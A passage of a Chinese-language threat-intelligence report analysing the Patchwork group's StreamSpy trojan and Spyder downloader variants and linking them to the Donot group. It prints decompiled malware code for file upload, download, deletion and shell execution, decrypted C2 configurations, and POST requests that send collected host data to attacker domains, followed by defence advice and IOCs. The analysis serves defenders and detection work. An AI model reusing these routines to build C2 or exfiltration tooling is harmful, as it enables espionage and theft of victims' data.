if ( SearchSubStr_490240(a1, cmd_str, (const __m128i *)"\t\\:") && SearchSubStr_490240(a1, cmd_str, (const __m128i *)"F2B3C4")) // 磁盘、文件系统相关
{
    memset(&SystemTime.wDayOfWeek, 0, 12);
    sub_405A40(&SystemTime.wDayOfWeek); // 调用GetLogicalDrives等获取磁盘信息
    some_num = 18;
    v12 = sub_404560((unsigned int *)&ExistingFileName, g_device_token);
    LOBYTE(some_num) = 19;
    v13 = (unsigned int *)sub_40AC80(v251, "{\"type\":\"drives\\\", \"device_token\":\"\", v12);
    LOBYTE(some_num) = 20;
    sub_4042C0((int)&v277, v13, "\",\"drives\\\":[");
    sub_404470(v251);
    LOBYTE(some_num) = 23;
    sub_404470(&ExistingFileName);
    v255 = 0;
    for ( i = (int)((unsigned __int64)(715827883i64
        * (*(_DWORD *)&SystemTime.wHour - *(_DWORD *)&SystemTime.
        (unsigned int)v255 < (*(_DWORD *)&SystemTime.wHour - *(_DWORD *)&SystemTime.wDayOfWk
        i = (int)((unsigned __int64)(715827883i64
        * (*(_DWORD *)&SystemTime.wHour - *(_DWORD *)&SystemTime.
    {
        v15 = v255;
        if ( v255 )
        {
            ...
        }
    }
```

(8) "D5E6F7"

该指令实现文件上传和下载操作，包含"file_path", "session_id"和"resume_offset"三个指令参数。文件上传到服务器使用 C2 服务器的"/[prefix]/sync"接口，从服务下载文件使用"/[prefix]/fetch"接口。

```

*((_OWORD *)v92 + 3) = 0i64;
Thread = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)Mw_ServerSync1_416C50, v92, 0, 0);// "[prefix]/sync"接口, 文件数据上传服务器
if ( Thread )
    CloseHandle(Thread);
v95 = (unsigned int *)sub_416F60(v251, "{\\type\\:\\serve_started\\,\\session_id\\:\\", &v277);
LOBYTE(some_num) = 60;
sub_4042C0((int)&ExistingFileName, v95, "\\");
LOBYTE(some_num) = 62;
}
else
{
    v88 = (unsigned int *)HeapAlloc_480203((HANDLE)0x40, v242, v245);
    v253 = v88;
    LOBYTE(some_num) = 53;
    sub_40B080(v88, (int)NewFileName);
    LOBYTE(some_num) = 54;
    v89 = v2 | 1;
    *(_DWORD *)&v273[8] = v89;
    sub_40B080(v88 + 6, (int)&lpMem);
    a1 = 0i64;
    v88[12] = (unsigned int)v255;
    v2 = v89 | 2;
    v88[13] = (unsigned int)lpParameter;
    v253 = (LPVOID)v2;
    *((_OWORD *)v88 + 7) = 0i64;
    some_num = 52;
    v90 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)Mw_ServerFetch_416BF0, v88, 0, 0);// "[prefix]/fetch"接口, 文件数据下载到感染设备
    if ( v90 )
        CloseHandle(v90);
    v91 = (unsigned int *)sub_416F60(v251, "{\\t\\:\\DL_START\\,\\sid\\:\\", &v277);
    LOBYTE(some_num) = 55;
    sub_4042C0((int)&ExistingFileName, v91, "\\");
}

```

(9) "A8B9C0"

该指令同样具备文件上传功能, 包含"file_path", "session_id"和"file_size"三个指令参数, 也使用"/[prefix]/sync"接口。

```

v102 = CreateThread(0, 0, Mw_ServerSync2_416CB0, (LPVOID)v249[0], v249[1], (LPDWORD)v249[2]);// "[prefix]/sync"接口, 文件数据上传服务器
if ( v102 )
    CloseHandle(v102);
v103 = (unsigned int *)sub_416F60(v251, "{\\type\\:\\upload_started\\,\\session_id\\:\\", &v277);
LOBYTE(some_num) = 70;
sub_4042C0((int)&lpMem, v103, "\\");

```

(10) "D1E2F3": 删除文件。

```

if ( SearchSubStr_490240(a1, cmd_str, (const __m128i *)"\t\\":\\")
    && SearchSubStr_490240(a1, cmd_str, (const __m128i *)"D1E2F3") )// 'D1E2F3'
{
    // 删除文件
    GetInfo_413190((unsigned int *)v282, (unsigned int)cmd_str, (unsigned int)"file_path");
    some_num = 73;
    if ( v283 )
    {
        sub_4056D0((int)NewFileName, (int)v282);
        LOBYTE(some_num) = 74;
        sub_40B080((unsigned int *)FileName, (int)NewFileName);
        LOBYTE(some_num) = 75;
        for ( j = 0; ; j = (char *)lpParameter + 1 )
        {
            v106 = FileName;
            if ( v267 > 7 )
                v106 = (int *)FileName[0];
            lpParameter = j;
            *(_DWORD *)&v273[8] = v106;
            if ( v266 < 2 )
                break;
            if ( (unsigned int)j > v266 - 2 )
                break;
            v107 = (char *)v106 + 2 * v266;
            v108 = (char *)sub_483840((char *)v106 + 2 * (_DWORD)lpParameter, v107, L"\\\\\\", 2);
            if ( v108 == v107 )
                break;
            v109 = (int)&v108[-*(_DWORD *)&v273[8]] >> 1;
            lpParameter = (LPVOID)v109;
            if ( v109 == -1 )
                break;
            sub_4170C0(v109, v249[0], v249[1], 1);
        }
        v110 = sub_40AB40((LPCWSTR)FileName); // 删除文件操作
        v111 = "true";
        if ( !v110 )
            v111 = (const char *)&dword_5258C4;
        v112 = sub_404560((unsigned int *)&ExistingFileName, v111);
        LOBYTE(some_num) = 76;
        v113 = (unsigned int *)sub_40AC80(v251, "{\\\"type\\\":\\\"delete_result\\\",\\\"success\\\":\", v112);
    }
}

```

(11) "A4B5C6": 重命名文件。

```

if ( SearchSubStr_490240(a1, cmd_str, (const __m128i *)"\t\":" )
    && SearchSubStr_490240(a1, cmd_str, (const __m128i *)"A4B5C6" ) ) // 'A4B5C6'
{
    // 重命名文件
    GetInfo_413190((unsigned int *)&v277, (unsigned int)cmd_str, (unsigned int)"old_path");
    some_num = 81;
    GetInfo_413190((unsigned int *)v282, (unsigned int)cmd_str, (unsigned int)"new_path");
    LOBYTE(some_num) = 82;
    if ( v277.len && v283 )
    {
        sub_4056D0((int)&ExistingFileName, (int)&v277);
        LOBYTE(some_num) = 83;
        sub_4056D0((int)NewFileName, (int)v282);
        LOBYTE(some_num) = 84;
        v115 = sub_40AB80((LPCWSTR)&ExistingFileName, NewFileName); // 重命名文件操作
        v116 = "true";
        if ( !v115 )
            v116 = (const char *)& dword_5258C4;
        v117 = sub_404560((unsigned int *)v271, v116);
        LOBYTE(some_num) = 85;
        v118 = (unsigned int *)sub_40AC80(v251, "{\\\"type\\\":\\\"rename_result\\\",\\\"success\\\":\", v117);
        LOBYTE(some_num) = 86;
        sub_4042C0((int)&lpMem, v118, "");
    }
}

```

(12) "D7E8F9": 枚举指定目录。

```

if ( SearchSubStr_490240(a1, cmd_str, (const __m128i *)"\t\":" )
    && SearchSubStr_490240(a1, cmd_str, (const __m128i *)"D7E8F9" ) ) // 'D7E8F9'
{
    // 枚举目录信息
    GetInfo_413190((unsigned int *)&lpMem, (unsigned int)cmd_str, (unsigned int)"dir_path");
    some_num = 90;
    if ( lpMem.len )
    {
        sub_4056D0((int)v251, (int)&lpMem);
        LOBYTE(some_num) = 91;
        a1 = 0i64;
        memset(v273, 0, sizeof(v273));
        sub_405DF0(v249[3], v249[4]);
        LOBYTE(some_num) = 92;
        v120 = sub_404560((unsigned int *)v249, g_device_token);
        LOBYTE(some_num) = 93;
        v121 = (unsigned int *)sub_40AC80(v250, "{\\\"type\\\":\\\"dir_contents\\\",\\\"device_token\\\":\\\"\", v120);
        LOBYTE(some_num) = 94;
        sub_4042C0((int)v271, v121, "\",\\\"files\\\":[");
        sub_404470(v250);
    }
}

```

(五) 新版本 StreamSpy

目前发现的 1.0.0.2 版本的 StreamSpy 木马样本配置信息如下，C2 均为 "www.virtualworldsapinner[.]com:443"，prefix 分别为 "metrics" 和 "insights"。

地址	十六进制	ASCII
00A5AD80	74 48 6E 69 67 68 74 22 7D 2C 22 70 65 72 73 69	tKnight"},"persi
00A5AD90	73 74 65 6E 63 65 22 3A 7B 22 66 69 6C 65 6E 61	stence":{"filena

编辑数据于 00A5ACA0

十六进制	字符串	复制数据
C样式字节 (十六进制)	{"network":{"domain":"www.virtualworldsapinner.com","port":443,"https":true,"prefix":"metrics"},"identity":{"project":"HIT-MODP","contact":{"roman@alpha.romeo"},"process_lock":"hardcoded_lock","cf_uid":"SK","agent_name":"SilentKnight"},"persistence":{"filename":"CHANGE_THIS.exe"},"mutex_prefix":"dell_cd3ff76ad6679534","task_name":"AsResTrup","startup_method":3,"location":1,"enable_app_path":true}}\x00\x00\x00"	
C样式字 (十六进制)		
C样式双字 (十六进制)		
C样式四字 (十六进制)		
C样式字符串		
C样式 Unicode 字符串		
C样式Shellcode字符串		

地址	十六进制	ASCII
00B4F558	7B 22 6E 65 74 77 6F 72 68 22 3A 7B 22 64 6F 6D	{"network":{"dom
00B4F568	61 69 6E 22 3A 22 77 77 77 2E 76 69 72 74 75 61	ain":"www.virtua

编辑数据于 00B4F558

十六进制	字符串	复制数据
C样式字节 (十六进制)	{"network":{"domain":"www.virtualworldsapinner.com","port":443,"https":true,"prefix":"insights"},"identity":{"project":"MSCKP","contact":{"roman@alpha.romeo"},"process_lock":"hardcoded_lock","cf_uid":"DP","agent_name":"DarkPulse"},"persistence":{"filename":"CHANGE_THIS.exe"},"mutex_prefix":"hp_f7fd03ddbd1f1682","task_name":"MSMSeng","startup_method":1,"location":1,"enable_app_path":true}}\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"	
C样式字 (十六进制)		
C样式双字 (十六进制)		
C样式四字 (十六进制)		
C样式字符串		
C样式 Unicode 字符串		
C样式Shellcode字符串		

相比 1.0.0.1 版本，1.0.0.2 版本的 StreamSpy 木马整体变化不大，不同之处在于 URL 路径配置中增加了"cache"接口。

.ldata:00527CF4	0000000A	C	/complete
.ldata:00527D00	0000000D	C	/set-command
.ldata:00527D10	00000008	C	/browse
.ldata:00527D18	00000012	C	/enumerate-drives
.ldata:00527D2C	0000000F	C	/download-file
.ldata:00527D3C	0000000D	C	/upload-file
.ldata:00527D4C	0000000D	C	/delete-file
.ldata:00527D5C	0000000D	C	/rename-file
.ldata:00527D6C	00000018	C	/get-directory-contents
.ldata:00527D84	00000006	C	/sync
.ldata:00527D8C	00000007	C	/fetch
.ldata:00527D94	00000011	C	/upload-to-agent
.ldata:00527DA8	00000008	C	/update
.ldata:00527DB0	00000009	C	/package
.ldata:00527DBC	00000008	C	/assets
.ldata:00527DC4	00000007	C	/cache
.ldata:00527DCC	00000008	C	/agents
.ldata:00527DD4	00000011	C	/transfer-status
.ldata:00527DE8	00000008	C	/stream

木马指令"C0V3RT"下载后续载荷的路径由"/sniperagent/cache/[zip_name]"，变为"/[prefix]/cache/[zip_name]"。

```

else if ( SearchSubStr_490240(a1, cmd_str, (const __m128i *)"C0V3RT") )
{
    v236 = GetStrContent_404460(&v277); // "zip_name"字段
    v232 = v255->C2_port;
    v10 = GetStrContent_404460(&v255->C2_host);
    wsprintfA(v280, "%s%s:%s/sniperagent/cache/%s", *(const char **)&v273[8], v10->addr, v232, v236->addr);
}
else // 'E7F8A9'
{
    v237 = GetStrContent_404460(&v277); // "zip_name"字段
    v233 = GetStrContent_404460(&v255->url_package);
    v229 = v255->C2_port;
    v11 = GetStrContent_404460(&v255->C2_host);
    wsprintfA(v280, "%s%s:%d%s/%s", *(const char **)&v273[8], v11->addr, v229, v233->addr, v237->addr);
}
}
else if ( SearchSubStr_490240(a1, cmd_str, (const __m128i *)"C9E3D4") )// 'C9E3D4'
{
    v238 = GetStrContent_404460(&v277);
    wsprintfA(v280, "%s/analytics/update/%s", "https://localhost:443", v238);
}
else if ( SearchSubStr_490240(a1, cmd_str, (const __m128i *)"H1K4R8") )
{
    v239 = GetStrContent_404460(&v277);
    wsprintfA(v280, "%s/analytics/assets/%s", "https://localhost:443", v239);
}
else if ( SearchSubStr_490240(a1, cmd_str, (const __m128i *)"C0V3RT") )
{
    v240 = GetStrContent_404460(&v277);
    wsprintfA(v280, "%s/sniperagent/cache/%s", "https://localhost:443", v240);
}

```

StreamSpy 1.0.0.1

```

if ( sub_490320(a1, v4, (const __m128i *)"C0V3RT") )
{
    v187 = (const char *)sub_404460(v227);
    v183 = (const char *)sub_404460(i + 768);
}
else
{
    v187 = (const char *)sub_404460(v227);
    v183 = (const char *)sub_404460(i + 720);
}
v178 = *(_DWORD *)(i + 52);
v10 = (const char *)sub_404460(i + 28);
wsprintfA(v231, "%s%s:%d%s/%s", *(const char **)&v222[8], v10, v178, v183, v187);
}
}
else if ( sub_490320(a1, v4, (const __m128i *)"C9E3D4") )
{
    v188 = sub_404460(v227);
    wsprintfA(v231, "%s/analytics/update/%s", "https://:443", v188);
}
else if ( sub_490320(a1, v4, (const __m128i *)"H1K4R8") )
{
    v189 = sub_404460(v227);
    wsprintfA(v231, "%s/analytics/assets/%s", "https://:443", v189);
}
else if ( sub_490320(a1, v4, (const __m128i *)"C0V3RT") )
{
    v11 = (const char *)sub_404460(v227);
    wsprintfA(v231, "%s%s/%s", "https://:443", "/analytics/cache", v11);
}
else
{
    v190 = sub_404460(v227);
    wsprintfA(v231, "%s/analytics/package/%s", "https://:443", v190);
}
}

```

StreamSpy 1.0.0.2

四、溯源关联


通过上述 StreamSpy 木马我们关联到其他恶意软件，包括摩诃草组织 Spyder 下载器变种和[肚脑虫](#) ([Donot](#)) 组织的样本，这些样本在早些时候已被安全研究人员公开披露过[1, 2]。

(一) Spyder 变种

StreamSpy 木马的下载站点 firebasescloudemail[.]com 关联到一些 Spyder 变种，相关样本信息如下：

MD5	文件名	数字签名信息
0fe90212062957a529cba3938613c4da	vpn.exe	"Fidus Software Consulting Inc."
df626ce2ad3d3dea415984a9d3839373	JuD NEW MARKAZ DETAILS.exe	"Fidus Software Consulting Inc."

这些样本同样从资源区 HTML 类型数据中获取配置信息，解密方式与 StreamSpy 类似，跳过第 1 字节，然后进行 AES 解密，并且解密密钥和 StreamSpy 木马相同。



解密的配置数据中除了 C2 信息"adobe fileshare[.]com/getData"，还有一个带有"spyder"字符串的路径。



收集设备信息，包括根据磁盘 volume 信息生成的受害者标识、主机名、用户名、操作系统版本、杀软信息，并拼接上面解密得到的配置数据中的一些信息。

The screenshot displays a debugger interface. The top pane shows assembly code with the instruction pointer (EIP) at 004A23A9. The code includes a call to a function named 'vpn.490150'. The bottom pane shows a hex editor with the memory address 00B608B0 containing the string 'data=UID%3D342b6'. A data editor window is also visible, showing the string 'data=UID%3D34' and other system information like '%26PCName%3D' and '%26WindowsVersion%3DMicrosoft'.

将收集信息通过 POST 请求发送到"hxxp://adobefileshare[.]com/getData"，服务器返回响应中会包含一个数字字符串。

(1) 如果数字为除 5 和 6 之外的非 0 值
 首先向"hxxp://adobefileshare[.]com/getfilename"发送 POST 请求，请求的正文数据为受害者标识 UID。该请求用于获取待下载的加密 zip 压缩包保存在本地的文件名和解压密码，两者在响应内容中通过"!"进行分隔。再向"hxxp://adobefileshare[.]com/download"发送请求下载文件，然后执行解压操作，调用 ShellExecuteA 打开解压出的文件。这种文件下载方式和以往的 Spyder 下载器基本一致[3]。

```
POST /getfilename HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
User-Agent: WinHTTP Example/1.0
Content-Length: 43
Host: adobefileshare.com

data=UID%3D34
```

(2) 如果数字为 5，通过 powershell 或 cmd 执行命令。

```

v5 = **this;
if ( sub_40FD80(v20, "powershell") )
{
    if ( v5 != 1 )
    {
        sub_406480(this[1]);
        v6 = this[2];
        v7 = v6[1];
        if ( v7 )
            _InterlockedIncrement((volatile signed __int32 *)(v7 + 4));
        if ( (unsigned __int8)sub_4061E0(*v6, v6[1]) )
        {
            v8 = *this;
            v18 = 0;
            *v8 = 1;
            *(_OWORD *)v17 = 0i64;
            v19 = 0;
            Fn_410D50(v17, "chcp 65001", 0xAu);
            LOBYTE(v22) = 1;
        }
    }
}

```

(3) 如果数字为 6，会进行木马指令分发。

```

sub_42F1B0(&a1);
v34[0] = (int)___7___Func_impl_no_alloc_V_lambda_4___1___SrFlNm_CRport_QAEXV__basic_string_
v34[1] = (int)&v42;
v34[2] = (int)clientId;
v34[3] = (int)&v43;
v35 = v34;
LOBYTE(v45) = 6;
v38 = 0;
*(_OWORD *)lpMem = 0i64;
v39 = 0;
Fn_410D50(lpMem, "listDrives", 0xAu);
LOBYTE(v45) = 7;
memset(pguid, 0, sizeof(pguid));
Fn_410D50(pguid, (void *)byte_508261, 0);
LOBYTE(v45) = 8;
sub_42F310(pguid);
Mw_Function_42CD90(lpMem, v34);
LOBYTE(v45) = 7;

```

涉及的木马指令如下。


指令	说明
listDrives	获取所有磁盘信息
listDirectory	枚举目录信息
deleteFile	删除文件
renameFile	重命名文件

executeFile	调用 CreateProcessW 执行文件
downloadFile	下载文件
uploadFile	上传文件

如果将恶意软件这三个分支的功能结合起来，可以发现与 StreamSpy 木马所具有的功能基本一致。

近期发现另一个同类型 Spyder 变种，该样本只保留了后续载荷下载功能，去掉了 shell 命令执行和木马指令分发的两个分支，C2 为"azureinternalupdates[.]com"。

MD5	文件名	数字签名信息
838e4d85346001dd04e11359b04c7c24	Terrorist Financing through Digital Currency, Cryptocurrency 2025.exe	"Fidus Software Consulting Inc."




(二) 肚脑虫样本

StreamSpy 木马（MD5: f78fd7e4d92743ef6026de98291e8dee）带有的数字签名可以关联到另一个样本 20c9ac59c444625a7ee364b410da8f11。该恶意软件会收集设备信息，包括 CPU 型号、操作系统产品名称和 build number、用户名、主机名、安装的软件列表等。

地址	ASCII
01422768	Name: Intel(R) >Caption: Windows
014227A8	>Build >V: ### -DESKTOP- #####N1###1###
014227E8	;l ;Microsoft Office
01422828	;winRAR ;Python

收集信息加密后拼接到"mopd="之后
向"hxxps://brityservice[.]info/ZxStpliGBsfdutMawer/slOklbgrTYULKcsdGBZxsfetmw"发送。



恶意软件根据 C2 服务器的响应决定是否下载后续载荷，下载后续的 URL 为“hxxps://brityservice[.]info/ZxStpliGBsfdutMawer/lkhgBrPUyXbgIlErASstylzsh/N1/SA”。

```

sub_401CE0(v244, "gQVG++CfCj0Wd/3mrDhnNJGBg11PmKp3tcWESUuY1a/S0YCB9wjZC5945i4B1WAN8uGXr1U1VD+Iczam1T2Vlg==");
LOBYTE(v326) = 52;
Mw_DecryptStr_4027A0(v321, (int)v244, v134); // 'ZxStpliGBsfdutMawer/lkhgBrPUyXbgIlErASstylzsh/N1/SA'
LOBYTE(v326) = 53;
sub_401CE0(v239, "E9sslmHKzbKEzJLJV2uZug==");
LOBYTE(v326) = 54;
Mw_DecryptStr_4027A0(v324, (int)v239, v135); // '\\EdgeUpdate'
LOBYTE(v326) = 55;
sub_40C9B0(v288, v324);
v136 = (const CHAR *)sub_402BF0(0);
sub_4390E4(v136);
sub_401CE0(v238, "M55gAKI5iYSkG2ZaI4I4JA==");
LOBYTE(v326) = 56;
Mw_DecryptStr_4027A0(v240, (int)v238, v137); // '\\Wi0m.dll'
LOBYTE(v326) = 57;
sub_40C9B0(v288, v240);
sub_40CA20(buf, v288);
sub_401CE0(v241, "g9IvASZgyTKtxZ3BFBGVTQ==");
LOBYTE(v326) = 58;
Mw_DecryptStr_4027A0(&v295, (int)v241, v138); // 'malp='
LOBYTE(v326) = 59;
v139 = sub_4110A0(v230, &v295, encrypted_info);

```

该样本与肚脑虫组织以往攻击活动使用的样本[4]高度相似，而肚脑虫与摩诃草组织的攻击样本共用数字签名的情况之前也出现过[5]。

然后创建互斥量 "08808", 并收集设备信息, 包括: CPU型号、操作系统产品名称和 build number、用户名、主机名、CPU 的 ProcessorID、安装的软件列表。

地址	ASCII
00851C30	Name: Intel(R) Core
00851C70	>Caption: windows 10
00851C80	>Build: 1 >V: -DESKTOP- -1
	N1 1 Visual Studio Community ?Microsoft Edge?Micr

收集的信息经过 AES 加密和 Base64 编码处理, 拼接到 "batac=" 之后, 作为 POST 请求的数据, 发送到 "hxxps://totalservices.info/WxporesjaTexopManor/ptomekasresdkolertys"

0043CB10 29 A9 B9 E9 E7 E5 E1 A3 A8 67 54 28 BC B7 A2 BE

0043CB20 32 A3 D5 97 6E 5A BC F5 C4 68 A8 24 69 E5 C7 91

0043CB30 02 00 00 00 00 00 00 00 00 00 00 00 00 00

0043CB40 00 00 00 00 00 00 00 00 00 00 00 00 00 00

人·哈·通·(·哈·格·14

U·島·Z·威·膝·...i迹·

.....

.....

AES iv

AES key

POST /WxporesjaTexopManor/ptomekasresdkolertys HTTP/1.1

Content-type: application/x-www-form-urlencoded

User-Agent:

Host: totalservices.info

Content-Length: 4294

Cache-Control: no-cache

batac=0L+

恶意软件根据 C2 服务器的响应决定是否下载后续载荷。后续载荷名称为 socker.dll, 与标识受害者ID的字符串 (由用户名、主机名、ProcessorID 组成) 拼接并加密后, 作为 POST 请求 "data" 字段的数据。下载后续的 URL 为 "hxxps://totalservices.info/vrptpvabkokamekastra/N1/SA".

内存 1	内存 2	内存 3	内存 4	内存 5	监视 1	[x=] 局
地址	ASCII					
01849D18	-DESKTOP- -1			socker.dll		..O.E.X../...

五、总结

摩诃草组织 StreamSpy 木马和 Spyder 变种的出现表明该组织在不断迭代自己的攻击武器库。在 StreamSpy 木马中, 攻击者试图用 WebSocket 信道进行木马指令下发和结果回传, 以避免对 HTTP 报文的检测和审查。另外关联到的样本再次印证了摩诃草和肚脑虫两个攻击团伙在资源共享方面有一些联系。

六、防护建议

奇安信威胁情报中心提醒广大用户, 谨防钓鱼攻击, 切勿打开社交媒体分享的来历不明的链接, 不点击执行未知来源的邮件附件, 不运行标题夸张的未知文件, 不安装非正规途径来源的 APP。做到及时备份重要文件, 更新安装补丁。

若需运行, 安装来历不明的应用, 可先通过奇安信威胁情报文件深度分析平台 (<https://sandbox.ti.qianxin.com/sandbox/page>) 进行判别。目前已支持包括 Windows、安卓平台在内的多种格式文件深度分析。

目前, 基于奇安信威胁情报中心的威胁情报数据的全线产品, 包括奇安信威胁情报平台 (TIP)、天擎、天眼高级威胁检测系统、奇安信 NGSOC、奇安信态势感知等, 都已经支持对此类攻击的精确检测。

七、IOC

MD5

(摩诃草)

1c335be51fc637b50d41533f3bef2251

e0ac399cff3069104623cc38395bd946

f78fd7e4d92743ef6026de98291e8dee (StreamSpy 木马)

c3c277cca23f3753721435da80cad1ea (StreamSpy 木马)

e4a7a85feff6364772cf1d12d8153a69 (StreamSpy 木马)

0fe90212062957a529cba3938613c4da (Spyder 变种)

df626ce2ad3d3dea415984a9d3839373 (Spyder 变种)

838e4d85346001dd04e11359b04c7c24 (Spyder 变种)

(肚脑虫)

20c9ac59c444625a7ee364b410da8f11

C&C

(摩诃草)

firebasecloudemail[.]com

mydropboxbackup[.]com

virtualworldsapinner[.]com

adobefileshare[.]com

azureinternalupdates[.]com

(肚脑虫)

scrollzshare[.]info

brityservice[.]info

URL

(摩诃草)

wss://www.mydropboxbackup[.]com/analytics/stream

wss://www.virtualworldsapinner[.]com/metrics/stream

wss://www.virtualworldsapinner[.]com/insights/stream

hxxps://www.mydropboxbackup[.]com/analytics/

hxxps://www.virtualworldsapinner[.]com/metrics/

hxxps://www.virtualworldsapinner[.]com/insights/

hxxp://adobefileshare[.]com/getData

hxxp://adobefileshare[.]com/getfilename

hxxp://adobefileshare[.]com/download

hxxp://azureinternalupdates[.]com/getData

hxxp://azureinternalupdates[.]com/getfilename

hxxp://azureinternalupdates[.]com/download

(肚脑虫)

hxxps://scrollzshare[.]info/eeCetyUo8Tr

hxxps://brityservice[.]info/ZxStpliGBsfdutMawer/sIOklbgrTYULKcsdGBZxsfetmw

hxxps://brityservice[.]info/ZxStpliGBsfdutMawer/lkhgBrPUyXbgllErAStyilzsh/N1/SA

八、参考链接

1. <https://x.com/malwrhunterteam/status/1985321347279626438>
2. <https://x.com/malwrhunterteam/status/1986334542123159792>
3. <https://ti.qianxin.com/blog/articles/analysis-of-new-variants-and-components-of-patchwork-spyder-downloader-cn/>
4. <https://ti.qianxin.com/blog/articles/analysis-of-the-attack-activity-of-the-apt-q-38-using-pdf-document-decoys-cn/>
5. <https://ti.qianxin.com/blog/articles/patchwork-attack-weapons-reuse-the-infrastructure-of-the-donot-cn/>